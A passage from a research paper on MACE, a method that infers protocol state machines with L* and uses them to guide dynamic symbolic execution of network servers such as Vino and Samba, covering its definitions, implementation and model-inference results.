- MACE discovered seven vulnerabilities (four of which are new) in four applications that we analyzed. Furthermore, we show that MACE performs deeper state-space exploration than the baseline dynamic symbolic execution approach.

2 Related Work

Model-guided testing has a long history. The hardware testing community has developed modeling languages, like SystemVerilog, that allow verification teams to specify input constraints that are solved with a decision procedure to generate random inputs. Such inputs are randomized, but adhere to the specified constraints and therefore tend to reach much deeper into the tested system than purely random tests. Constraint-guided random test generation is nowadays the staple of hardware testing. The software community developed its own languages, like Spec# [3], for describing abstract software models. Such models can be used effectively as constraints for generating tests [27], but have to be written manually, which is both time consuming and requires a high level of expertise.

Grammar inference (e.g., [16]) promises automatic inference of models, and has been an active area of research in security, especially applied to protocol inference. Comparetti et al. [12] infer incomplete (possibly missing transitions) protocol state machines from messages collected by observing network traffic. To reduce the number of messages, they cluster messages according to how similar the messages are and how similar their effects are on the execution. Comparetti et al. show how the inferred protocol models can be used for fuzzing. Our work shares similar goals, but features a few important differences. First, MACE iteratively refines the model using dynamic symbolic execution [18, 25, 9, 7] for the state-space exploration. Second, rather than filtering out individual messages through clustering of individual messages, we look at the entire sequences. If there is a path in the current state machine that produces the same output sequence, we discard the corresponding input sequence. Otherwise, we add all the input messages to the set used for inferring the state machine in the next iteration. Third, rather than using the inferred

model for fuzzing, we use the inferred model to initialize state-space exploration to a desired state, and then run dynamic symbolic execution from the initialized state.

In our prior work [10], we proposed an alternative protocol state machine inference approach. There we assume the end users would provide abstraction functions that abstract concrete input and output messages into an abstract alphabet, over which we infer the protocol. Designing such abstraction functions is sometimes non-trivial and requires multiple iterations, especially for proprietary protocols, for which specifications are not available. In this paper, we drop the requirement for user-provided input message abstraction, but we do require a user-provided output message abstraction function. The output abstraction function determines the granularity of the inferred abstraction. The right granularity of abstraction is important for guiding state-space exploration, because too fine-grained abstractions tend to be too expensive to infer automatically, and too abstract ones fail to differentiate interesting protocol states. Furthermore, our prior work is a purely black-box approach, while in this paper we do code analysis at the binary level in combination with grammatical inference.

In this paper, we analyze implementations of protocols for which the source code or specifications are available. However, MACE could also be used for inference of proprietary protocols and for state-exploration of closed-source third-party binaries. In that case, the users would need to rely upon the prior research to construct a suitable output abstraction function. The first step in constructing a suitable output abstraction function is understanding the message format. Cui et al. [14, 15] and Caballero et al. [6] proposed approaches that could be used for that purpose. Further, any automatic protocol inference technique has to deal with encryption. In this paper, we simply configure the analyzed server applications so as to disable encryption, but that might not be an option when inferring a proprietary protocol. The work of Caballero et al. [5] and Wang et al. [29] addresses automatic reverse-engineering of encrypted messages.

Software model checking tools, like SLAM [2] and Blast [20], incrementally build predicate abstractions of the analyzed software, but such abstractions are very different from the models inferred by the protocol inference techniques [12, 11]. Such abstractions closely reflect the control-flow structure of the software from which they were inferred, while our inferred models are more abstract and tend to have little correlation with the low-level program structure. Further, depending on the inference approach used, the inferred models can be minimal (like in our work), which makes guidance of state-space exploration techniques more effective.

The Synergy algorithm [19] combines model-checking and dynamic symbolic execution to try to cover all abstract states of a program. Our work has no ambition to produce proofs, and we expect that our approach could be used to improve the dynamic symbolic execution part of Synergy and other algorithms that use dynamic symbolic execution as a component.

The Ketchum approach [21] combines random simulation to drive a hardware circuit into an interesting state (according to some heuristic), and performs local bounded model checking around that state. After reaching a predefined bound, Ketchum continues random simulation until it stumbles upon another interesting state, where it repeats bounded model checking. Ketchum became the key technology behind Magellan™, one of the most successful semi-formal hardware test generation tools. MACE has similar dynamics, but the components are very different. We use the L^* [1] finite-state machine inference algorithm to infer a high-level abstract model and declare all the states in the model as interesting, while Ketchum picks interesting states heuristically. While Ketchum uses random simulation, we drive the analyzed software to the interesting state by finding the shortest path in the abstract model. Ketchum explores the vicinity of interesting states via bounded model checking, while we start dynamic symbolic execution from the interesting state.

3 Problem Definition and Overview

We begin this section with the problem statement and a list of assumptions that we make in this paper. Next, we discuss possible applications of MACE. At the end of this section, we introduce the concepts and notation that will be used throughout the paper.

3.1 Problem Statement

We have three, mutually supporting, goals. First, we wish to automatically infer an abstract finite-state model of a program's interaction with its environment, i.e., a protocol as implemented by the program. Second, once we infer the model, we wish to use it to guide a combination of concrete and symbolic execution in order to improve the state-space exploration. Third, if the exploration phase discovers new types of messages, we wish to refine the abstract model, and repeat the process.

There are two ways to refine the abstract finite-state model; by adding more states, and by adding more messages to the state machine's input (or output) alphabet,




Figure 1: An Abstract Rendition of the MACE State-Space Exploration. The figure on the left shows an abstract model, i.e., a finite-state machine, inferred by MACE. The figure on the right depicts clusters of concrete states of the analyzed application, such that clusters are abstracted with a single abstract state. We infer the abstract model with L^*, initialize the analyzed application to the desired state, and then use the state-space exploration component of MACE to explore the concrete clusters of states.

which can result in inference of new transitions and states. Black box inference algorithms, like L^* [1], infer a state machine over a fixed-size alphabet by iteratively discovering new states. Such algorithms can be used for the first type of refinement. Any traditional program state-space exploration technique could be used to discover new input (or output) messages, but adding all the messages to the state machine's alphabets would render the inference computationally infeasible. Thus, we also wish to find an effective way to reduce the size of the alphabet, without missing states during the inference.

The constructed abstract model can guide the search in many ways. The approach we take in this paper is to use the abstract model to generate a sequence of inputs that will drive the abstract model and the program to the desired state. After the program reaches the desired state, we explore the surrounding state-space using a combination of symbolic and concrete execution. Through such exploration, we might visit numerous states that are all abstracted with a single state in the abstract model and discover new inputs that can refine the abstract model. Figure 1 illustrates the concept.

In our work, we make a few assumptions:

Determinism We assume the analyzed program's communication with its environment is deterministic, i.e., the same sequence of inputs always leads to the same sequence of outputs and the same state. In practice, programs can exhibit some non-determinism, which we are abstracting away. For example, the same input message could produce two different outputs from the same state. In such a case, we put both output messages in the same equivalence class by adjusting our output abstraction (see below).

Resettability We assume the analyzed program can be easily reset to its initial state. The reset may be achieved by restarting the program, re-initializing its environment or variables, or simply initiating a new client connection. In practice, resetting a program is usually straightforward, since we have a complete control of the program.

Output Abstraction Function We assume the existence of an output abstraction function that abstracts concrete response (output) messages from the server into an abstract set of messages (alphabet) used for state machine inference. In practice, this assumption often reduces to manually identifying which sub-fields of output messages will be used to distinguish output message types. The output alphabet, in MACE, determines the granularity of abstraction.

3.2 Applications

The primary intended application of MACE is state-space exploration of programs communicating with their environment through a protocol, e.g., networked applications. We use the inferred protocol state machine as a map that tells us how to quickly get to a particular part of the search-space. In comparison, model checking and dynamic symbolic execution approaches consider the application's state-space flat, and do not attempt to exploit the structure in the state machine of the communication protocol through which the application communicates with the world. Other applications of MACE include proprietary protocol inference, extension of the existing protocol test suites, conformance checking of different protocol implementations, and fingerprinting of implementation differences.

3.3 Preliminaries

Following our prior work [10], we use *Mealy machines* [23] as abstract protocol models. Mealy machines are natural models of protocols because they specify transition and output functions in terms of inputs. Mealy machines are defined as follows:

Definition 1 (Mealy Machine)**.** *A Mealy machine, M, is a six-tuple* $(Q, \Sigma_I, \Sigma_O, \delta, \lambda, q_0)$*, where* Q *is a finite non-empty set of states,* $q_0 \in Q$ *is the initial state,* Σ_I *is a finite set of input symbols (i.e., the input alphabet),* Σ_O *is a finite set of output symbols (i.e., the output alphabet),* $\delta : Q \times \Sigma_I \longrightarrow Q$ *is the transition relation, and* $\lambda : Q \times \Sigma_I \longrightarrow \Sigma_O$ *is the output relation.*

We extend the δ and λ relations to sequences of messages $m_j \in \Sigma_I$ as usual, e.g., $\delta(q, m_0 \cdot m_1 \cdot m_2) = \delta(\delta(\delta(q, m_0), m_1), m_2)$ and $\lambda(q, m_0 \cdot m_1 \cdot m_2) = \lambda(q, m_0) \cdot \lambda(\delta(q, m_0), m_1) \cdot \lambda(\delta(q, m_0 \cdot m_1), m_2)$. To denote sequences of input (resp. output) messages we will use lower-case letters s, t (resp. o). For $s \in \Sigma_I^*, m \in \Sigma_I$, the *length* $|s|$ is defined inductively: $|\varepsilon| = 0, |s \cdot m| = |s| + 1$, where ε is the empty sequence. The j-th message m_j in the sequence $s = m_0 \cdot m_1 \cdots m_{n-1}$ will be referred to as s_j. We define the support function *sup* as $sup(s) = \{s_j \mid 0 \leq j < |s|\}$. If for some state machine $M = (Q, \Sigma_I, \Sigma_O, \delta, \lambda, q_0)$ and some state $q \in Q$ there is $s \in \Sigma_I^*$ such that $\delta(q_0, s) = q$, we say there is a path from q_0 to q, i.e., that q is reachable from the initial state, denoted $q_0 \xrightarrow{*} q$. Since L^* infers minimal state machines, all states in the abstract model are reachable. In general, each state could be reachable by multiple paths. For each state q, we (arbitrary) pick one of the shortest paths formed by a sequence of input messages s, such that $q_0 \xrightarrow{s} q$, and call it a *shortest transfer sequence*.

Our search process discovers numerous input and output messages, and using all of them for the model inference would not scale. Thus, we heuristically discard redundant input messages, defined as follows:

Definition 2 (Redundant Input Symbols)**.** *Let* $M = (Q, \Sigma_I, \Sigma_O, \delta, \lambda, q_0)$ *be a Mealy machine. A symbol* $m \in \Sigma_I$ *is said to be redundant if there exists another symbol,* $m' \in \Sigma_I$*, such that* $m \neq m'$ *and* $\forall q \in Q \;.\; \lambda(q, m) = \lambda(q, m') \wedge \delta(q, m) = \delta(q, m')$.

We say that a Mealy machine $M = (Q, \Sigma_I, \Sigma_O, \delta, \lambda, q_0)$ is complete iff $\delta(q, i)$ and $\lambda(q, i)$ are defined for every $q \in Q$ and $i \in \Sigma_I$. In this paper, we infer complete Mealy machines. There is also another type of completeness — the completeness of the input and output alphabet. MACE cannot guarantee that the input alphabet is complete, meaning that it might not discover some types of messages required to infer the full state machine of the protocol.

To infer Mealy machines, we use Shahbaz and Groz's [26] variant of the classical L^* [1] inference algorithm. We describe only the intuition behind L^*, as the algorithm is well-described in the literature.

L^* is an online learning algorithm that proactively probes a black box with sequences of messages, listens to responses, and builds a finite state machine from the responses. The black box is expected to answer the queries in a faithful (i.e., it is not supposed to cheat) and deterministic way. Each generated sequence starts from the initial state, meaning that L^* has to reset the black box before sending each sequence. Once it converges, L^* conjectures a state machine, but it has no way to verify that it is equivalent to what the black box implements. Three approaches to solving this problem have been described in the literature. The first approach is to assume an existence of an *oracle* capable of answering the *equivalence queries*. L^* asks the oracle whether the conjectured state machine is equivalent to the one implemented by the black box, and the oracle responds either with 'yes' if the conjecture is equivalent, or with a counterexample, which L^* uses to refine the learned state machine and make another conjecture. The process is guaranteed to terminate in time polynomial in the number of states and the size of the input alphabet. However, in practice, such an oracle is unavailable. The second approach is to generate random *sampling queries* and use those to test the equivalence between the conjecture and the black box. If a sampling query discovers a mismatch between a conjecture and the black box, refinement is done the same way as with the counterexamples that would be generated by equivalence queries. The sampling approach provides a probabilistic guarantee [1] on the accuracy of the inferred state machine. The third approach, called black box model checking [24], uses bounded model checking to compare the conjecture with the black box.

As discussed in Section 3.1, MACE requires an output message abstraction function $\alpha_O : \mathscr{M}_O \to \Sigma_O$, where $\mathscr{M}_O$ is the set of all concrete output messages, that abstracts concrete output messages into the abstract output alphabet. However, unlike the prior work [10], MACE requires no input abstraction function. We will extend the output abstraction function to sequences as follows. Let $o \in \mathscr{M}_O^*$ be a sequence of concrete output messages such that $|o| = n$. The abstraction of a sequence is defined as $\alpha_O(o) = \alpha_O(o_0) \cdots \alpha_O(o_{n-1})$.




Figure 2: The MACE Approach Diagram. The L^* algorithm takes in the input and output alphabets, over which it infers a state-machine. L^* sends queries and receives responses from the analyzed application, which is not shown in the figure. The result of inference is a finite-state machine (FSM). For every state in the inferred state machine, We generate a shortest transfer sequence (Section 3.3) that reaches the desired state, starting from the initial state. Such sequences are used to initialize the state-space explorer, which runs dynamic symbolic execution after the initialization. The state-space explorers run the analyzed application (not shown) in parallel.

4 Model-inference-Assisted Concolic Exploration

We begin this section by a high-level description of MACE, illustrated in Figure 2. After the high-level description, each section describes a major component of MACE: abstract model inference, concrete state-space exploration, and filtering of redundant concrete input messages together with the abstract model refinement.

4.1 A High-Level Description

Suppose we want to infer a complete Mealy machine $M = (Q, \Sigma_I, \Sigma_O, \delta, \lambda, q_0)$ representing some protocol, as implemented by the given program. We assume to know the output abstraction function α_O that abstracts concrete output messages into Σ_O. To bootstrap MACE, we also assume to have an initial set $\Sigma_{I0} \subseteq \Sigma_I$ of input messages, which can be extracted from either a regression test suite, collected by observing the communication of the analyzed program with the environment, or obtained from DART and similar approaches [17, 25, 8, 7]. The initial Σ_{I0} alphabet could be empty, but MACE would take longer to converge. In our work, we used regression test suites provided with the analyzed applications, or extracted messages from a single observed communication session if the test suite was not available.

Next, L^* infers the first state machine $M_0 = (Q_0, \Sigma_{I0}, \Sigma_O, \delta_0, \lambda_0, q_0^0)$ using Σ_{I0} and Σ_O as the abstract alphabets. In M_0, we find a shortest transfer sequence from q_0^0 to every state $q \in Q_0$. We use such sequences to drive the program to one of the concrete states represented by the abstract state q. Since each abstract state could correspond to a large cluster of concrete states (Fig. 1), we use dynamic symbolic execution to explore the clusters of concrete states around abstract states.

The state-space exploration generates sequences of concrete input and the corresponding output messages. Using the output abstraction function α_O, we can abstract the concrete output message sequences into sequences over Σ_O^*. However, we cannot abstract the concrete input messages into a subset of Σ_I, as we do not have the concrete input message abstraction function. Using all the concrete input messages for the L^*-based inference would be computationally infeasible. The state-space exploration discovers hundreds of thousands of concrete messages, because we run the exploration phase for hundreds of hours, and on average, it discovers several thousand new concrete messages per hour.

Thus, we need a way to filter out redundant messages and keep the ones that will allow L^* to discover new states. The filtering is done as follows. Suppose that s is a sequence of concrete input messages generated from the exploration phase and $o \in \Sigma_O^*$ a sequence of the corresponding abstract output messages. If there exists $t \in \Sigma_{I0}^*$ such that M_0 accepts t generating o, we discard s. Otherwise, at least one concrete message in the s sequence generates either a new state or a new transition, so we refine the input alphabet and compute $\Sigma_{I1} = \Sigma_{I0} \cup sup(s)$.

With the new abstract input alphabet Σ_{I1}, we infer a new, more refined, abstract model M_1 and repeat the process. If the number of messages is finite and either the exploration phase terminates or runs for a predetermined bounded amount of time, MACE terminates as well.

4.2 Model Inference with L^*

MACE learns the abstract model of the analyzed program by constructing sequences of input messages, sending them to the program, and reasoning about the responses. For the inference, we use Shahbaz and Groz's [26] variant of L^* for learning Mealy machines. The inference process is similar as in our prior work [10].

In every iteration of MACE, L^* infers a new state machine over Σ_{Ii} and the new messages discovered by the state-space exploration guided by M_i, and conjectures M_{i+1}, a refinement of M_i. Out of the three options for checking conjectures discussed in Section 3.3, we chose to check conjectures using the sampling approach. We could use sampling after each iteration, but we rather defer it until the whole process terminates. In other words, rather than doing sampling after each iteration, we use the subsequent MACE iterations instead of the traditional sampling. Once the process terminates, we generate sampling queries, but in no experiment we performed did sampling discover any new states.

4.3 The State-Space Exploration Phase

We use the model inferred in Section 4.2 to guide the state-space exploration. For every state $q^i \in Q_i$ of the just inferred abstract model M_i, we compute a shortest transfer sequence of input messages from the initial state q_0^i. Suppose the computed sequence is $s \in \Sigma_{Ii}^*$. With s, we drive the analyzed application to a concrete state abstracted by the q^i state in the abstract model. All messages $sup(s)$ are concrete messages either from the set of seed messages, or generated by previous state-space exploration iterations. Thus, the process of driving the analyzed application to the desired state consists of only computing a shortest path in M_i to the state, collecting the input messages along the path $q_0^i \xrightarrow{+} q^i$, and feeding that sequence of concrete messages into the application.

Once the application is in the desired state q^i, we run dynamic symbolic execution from that state to explore the surrounding concrete states (Figure 1). In other words, the transfer sequence of input messages produces a concrete run, which is then followed by symbolic execution that computes the corresponding path-condition. Once the path-condition is computed, dynamic symbolic execution resumes its normal exploration. We bound the time allotted to exploring the vicinity of every abstract state. In every iteration, we explore only the newly discovered states, i.e., $Q_i \backslash Q_{i-1}$. Re-exploring the same states over and over would be unproductive.

Thanks to the abstract model, MACE can easily compute the necessary input message permutations required to reach any abstract model state, just by computing a shortest path. On the other hand, approaches that combine concrete and symbolic execution have to negate multiple predicates and get the decision procedure to generate the required sequence of concrete input messages to get to a particular state. MACE has more control over this process, and our experimental results show that the increased control results in higher line coverage, deeper analysis, and more vulnerabilities found.

4.4 Model Refinement

The exploration phase described in Section 4.3 generates a large number (hundreds of thousands in our setting) of new concrete messages. Using all of them to refine the abstract model is both unrealistic, as inference is polynomial in the size of the alphabet, and redundant, as many messages are duplicates and belong to the same equivalence class. To reduce the number of input messages used for inference, Comparetti et al. [12] propose a message clustering technique, while we used a handcrafted an abstraction function in our prior work. In this paper, we take a different approach.

In the spirit of dynamic symbolic execution, the exploration phase solves the path-condition (using a decision procedure) to generate new concrete inputs, more precisely, sequences of concrete input messages. During the concrete part of the exploration phase, such sequences of input messages are executed concretely, which generates the corresponding sequence of output messages. We abstract the generated sequence of output messages using α_O. If the abstracted sequence can be generated by the current abstract model, we discard the sequence, otherwise we add all the corresponding concrete input messages to Σ_{Ii}. We define this process more formally:

Definition 3 (Filter Function)**.** *Let $\mathscr{M}_I$ (resp. $\mathscr{M}_O$) be a (possibly infinite) set of all possible concrete input (resp. output) messages. Let $s \in \mathscr{M}_I^*$ (resp. $o \in \mathscr{M}_O^*$) be a sequence of concrete input (resp. output) messages such that $|s| = |o|$. We assume that each input message s_j produces o_j as a response. Let $M_i \in \mathscr{A}$ be the abstract model inferred in the last iteration and $\mathscr{A}$ the universe of all possible Mealy machines. The filter function $f : \mathscr{A} \times \mathscr{M}_I^* \times \mathscr{M}_O^* \to 2^{\mathscr{M}_I}$ is defined as follows:*

$$f(M_i, s, o) = \begin{cases} \emptyset & \text{if} \quad \exists t \in \Sigma_{Ii}^* \,.\, \lambda_i(t) = \alpha_O(o) \\ sup(s) & \text{otherwise} \end{cases}$$

In practice, a single input message could produce either no response or multiple output messages. In the first case, our implementation generates an artificial no-response message, and in the second case, it picks the

first produced output message. A more advanced implementation could infer a subsequential transducer [28], instead of a finite-state machine. A subsequential transducer can transduce a single input into multiple output messages.

Once the exploration phase is done, we apply the filter function to all newly found input and output sequences s_j and o_j, and refine the alphabet Σ_{Ii} by adding the messages returned by the filter function. More precisely:

$$\Sigma_{I(i+1)} \leftarrow \Sigma_{Ii} \cup \bigcup_j f(M_i, s_j, o_j)$$

In the next iteration, L^* learns a new model M_{i+1}, a refinement of M_i, over the refined alphabet $\Sigma_{I(i+1)}$.

5 Implementation

In this section, we describe our implementation of MACE. The L^* component sends queries to and collects responses from the analyzed server, and thus can be seen as a client sending queries to the server and listening to the corresponding responses. Section 5.1 explains this interaction in more detail. Section 5.2 surveys the main model inference optimizations, including parallelization, caching, and filtering. Finally, Section 5.3 introduces our state-space exploration component, which is used as a baseline for the later provided experimental results.

5.1 L^* as a Client

Our implementation of L^* infers the protocol state machine over the concrete input and abstract output messages. As a client, L^* first resets the server, by clearing its environment variables and resetting it to the initial state, and then sends the concrete input message sequences directly to the server.

Servers have a large degree of freedom in how quickly they want to reply to the queries, which introduces nondeterministic latency that we want to avoid. For one server application we analyzed (Vino), we had to slightly modify the server code to assure synchronous response. We wrote wrappers around the `poll` and `read` system calls that immediately respond to the L^*'s queries, modifying eight lines of code in Vino.

5.2 Model Inference Optimizations

We have implemented the L^* algorithm with distributed master-worker parallelization of queries. L^* runs in the master node, and distributes its queries among the worker nodes. The worker nodes compute the query responses, by sending the input sequences to the server, collecting and abstracting responses, and sending them back to L^*.

Since model refinement requires L^* to make repeated queries across iterations, we maintain a cache to avoid re-computing responses to the previously seen queries. L^* looks up the input in the cache before sending queries to worker nodes.

As L^*'s queries could trigger bugs in the server application, responses could be inconsistent. For example, if L^* emits two sequences of input messages, s and t, such that s is a prefix of t, then the response to s should be a prefix of the response to t. Before adding an input-output sequence pair to the cache, we check that all the prefixes are consistent with the newly added pair, and report a warning if they are inconsistent.

After each inference iteration, we analyze the state machine to find redundant messages (Definition 2) and discard them. This is a simple, but effective, optimization that reduces the load on the subsequent MACE iterations. This optimization is especially important for inferring the initial state machine from the seed inputs.

5.3 State-Space Exploration

Our implementation of the state-space exploration consists of two components: a shortest transfer sequence generator and the state-space explorer. A shortest transfer sequence generator is implemented through a simple modification of the L^* algorithm. The algorithm maintains a data structure (called observation table [1]) that contains a set of shortest transfer sequences, one for each inferred state. We modify the algorithm to output this set together with the final model. MACE uses sequences from the set to launch and initialize state-space explorers.

Our state-space explorer uses a combination of dynamic and symbolic execution [17, 25, 8, 7]. The implementation consists of a system emulator, an input generator, and a priority queue. The system emulator collects execution traces of the analyzed program with respect to given concrete inputs. Given a collected trace, the input generator performs symbolic execution along the traced path, computes the path-condition, modifies the path condition by negating predicates, and uses a decision procedure to solve the modified path condition and to generate new inputs that explore different execution paths. The generated inputs are then provided back to the system emulator and the exploration continues. We use the priority queue, like [18], to prioritize concrete traces that are used for symbolic execution. The traces that visit a larger number of new basic blocks, unexplored by the prior traces, have higher priority.

The system emulator provides the capability to save and restore program snapshots. To perform model-assisted exploration from a desired state in the model, we first set the program state to the snapshot of the initial state. Then, we drive the program to the desired state using the corresponding shortest transfer sequence, and start dynamic symbolic execution from that state.

In all our experiments, we used the snapshot capability to skip the server boot process. More precisely, we boot the server, make a snapshot, and run all the experiments on the snapshot. We do not report the code executed during the boot in the line coverage results.

6 Evaluation

To evaluate MACE, we infer server-side models of two widely-deployed network protocols: Remote Framebuffer (RFB) and Server Message Block (SMB). The RFB protocol is widely used in remote desktop applications, including GNOME Vino and RealVNC. Microsoft's SMB protocol provides file and printer sharing between Windows clients and servers. Although the SMB protocol is proprietary, it was reverse-engineered and re-implemented as an open-source system, called Samba. Samba allows interoperability between Windows and Unix/Linux-based systems. In our experiments, we use Vino 2.26.1 and Samba 3.3.4 as reference implementations to infer the protocol models of RFB and SMB respectively. We discuss the result of our model inference in Section 6.2.

Once we infer the protocol model from one reference implementation, we can use it to guide state-space exploration of other implementations of the same protocol. Using this approach, we analyze RealVNC 4.1.2 and Windows XP SMB, without re-inferring the protocol state machine.

MACE found a number of critical vulnerabilities, which we discuss in Section 6.3. In Section 6.4, we evaluate the effectiveness of MACE, by comparing it to the baseline state-space exploration component of MACE without guidance.

6.1 Experimental Setup

For our state-space exploration experiments, we used the DETER Security testbed [4] comprised of 3GHz Intel Xeon processors. For running L^* and the message filtering, we used a few slower 2.27GHz Intel Xeon machines. When comparing MACE against the baseline approach, we sum the inference and the state-space exploration time taken by MACE, and compare it to running the baseline approach for the same amount of time. This setup gives a slight advantage to the baseline approach because inference was done on slower machines, but our experiments still show MACE is significantly superior, in terms of achieved coverage, found vulnerabilities and exploration depth.

Vino is the default remote desktop application in GNOME distributions; RealVNC reports over 100 million downloads (http://www.realvnc.com).

Program (Protocol)	Iter.	$\|Q\|$	$\|\Sigma_I\|$	$\|\Sigma_O\|$	Tot. Learning Time (min)
Vino	1st	7	8	7	142
(RFB)	2nd	7	12	8	8
Samba	1st	40	40	14	2028
(SMB)	2nd	84	54	24	1840
	3rd	84	55	25	307


Table 1: Model Inference Result at the End of Each Iteration. The second column identifies the inference iteration. The Q column denotes the number of states in the inferred model. The Σ_I (resp. Σ_O) column denotes the size of the input (resp. output) alphabet. The last column gives the total time (sum of all parallel jobs together) required for learning the model in each iteration, including the message filtering time. The learning process is incremental, so later iterations can take less time, as the older conjecture might need a small amount of refinement.

6.2 Model Inference and Refinement


We used MACE to iteratively infer and refine the protocol models of RFB and SMB, using Vino 2.26.1 and Samba 3.3.4 as reference implementations respectively. Table 1 shows the results of iterative model inference and refinement on Vino and Samba.

As discussed in Section 4.2, once MACE terminates, we check the final inferred model with sampling queries. We used 1000 random sampling queries composed of 40 input messages each, and tried to refine the state machine beyond what MACE inferred. The sampling did not discover any new state in any experiment we performed.

Vino. For Vino, we collected a 45-second network trace of a remote desktop session, using `krdc` (KDE Remote Desktop Connection) as the client. During this session, the Vino server received a total of 659 incoming packets, which were considered as seed messages. For abstracting the output messages, we used the message type and the encoding type of the outbound packets from the server. MACE inferred the initial model consisting of seven states, and filtered out all but 8 input and 7 output



(a) Original Vino's RFB Model Based on Observed Live Traffic.



(b) Final Vino's RFB Model Inferred by MACE.

Figure 3: Model Inference of Vino's RFB protocol. States in which MACE discovers vulnerabilities are shown in grey. The edge labels show the list of input messages and the corresponding output message separated by the '/' symbol. The explanations of the state and input and output message encodings are in Figure 4.

messages, as shown in Figure 3a.

Using the initial inferred RFB protocol model, the state-space explorer component of MACE discovered 4 new input messages and refined the model with new edges without adding new states (Figure 3b). We manually inspected the newly discovered output message (label R6 in Figure 3b) and found that it represents an outgoing message type not seen in the initial model.

Since MACE found no new states that could be explored with the state-space explorer, the process terminated. Through manual comparison with the RFB protocol specification, we found that MACE has discovered all the input messages and all the states, except the states related to authentication and encryption, both of which we disabled in our experiments. Further, MACE found all the responses to client's queries.

We also performed an experiment with authentication enabled (encryption was still disabled). With this configuration, MACE discovered only three states, because it was not able to get past the checksum used during authentication, but discovered an infinite loop vulnerability that can be exploited for denial-of-service attacks. Due to space limits, we do not report the detailed results from this experiment, only detail the vulnerability found.

Samba. For Samba, we collected a network trace of multiple SMB sessions, using Samba's `gentest` test suite, which generates random SMB operations for testing SMB servers. We used the default `gentest` configuration, with the default random number generator seeds. To abstract the outbound messages from the server, we used the SMB message type and status code fields; error messages were abstracted into a single error message type. The Samba server received a total of 115 input messages, from which MACE inferred an initial SMB model with 40 states, with 40 input and 14 output messages (after filtering out redundant messages).

In the second iteration, MACE discovered 14 new input and 10 new output messages and refined the initial model from 40 states to 84 states. The model converged in the third iteration after adding a new input and a new output message without adding new states. Table 1 summarizes all three inference rounds.

Manually analyzing the inferred state machine, we found that some of the discovered input messages have the same type, but different parameters, and therefore have different effects on the server (and different roles in the protocol). MACE discovered all the 67 message types used in Samba, but the concrete messages generated by the decision procedure during the state-space exploration phase often had invalid message parameters, so the server would simply respond with an error. Such responses do not refine the model and are filtered out during model inference. In total, MACE was successful at

There are two other output message types that are triggered by the server's GUI events and thus are outside of our scope.

http://samba.org/~tridge/samba_testing/

Label	Description
1	client's protocol version
2	byte 0x01 (securityType=None, clientInit)
3	setPixelFormat message
4	setEncodings message
5	frameBufferUpdateRequest message
6	keyEvent message
7	pointer event message
8	clientCutText message
9	byte 0x22
10	malformed client's protocol version
11	frameBufferUpdateRequest message with bpp=8 and true-color=false
12	malformed client's protocol version

(a) Input Legend.

Label	Description
R1	server's protocol version
R2	server's supported security types
R3	serverInit message
R4	framebufferUpdate message with default encoding
R5	framebufferUpdate message with alternative encoding
R6	setColourMapEntries message
N	no explicit reply from server
T	socket closed by server

(b) Output Legend.

Figure 4: Explanation of States and Input/Output Messages of the State Machine from Figure 3.

pairing message types with parameters for 23 (out of 67) message types, which is an improvement of 10 message types over the test suite, which exercises only 13 different message types.

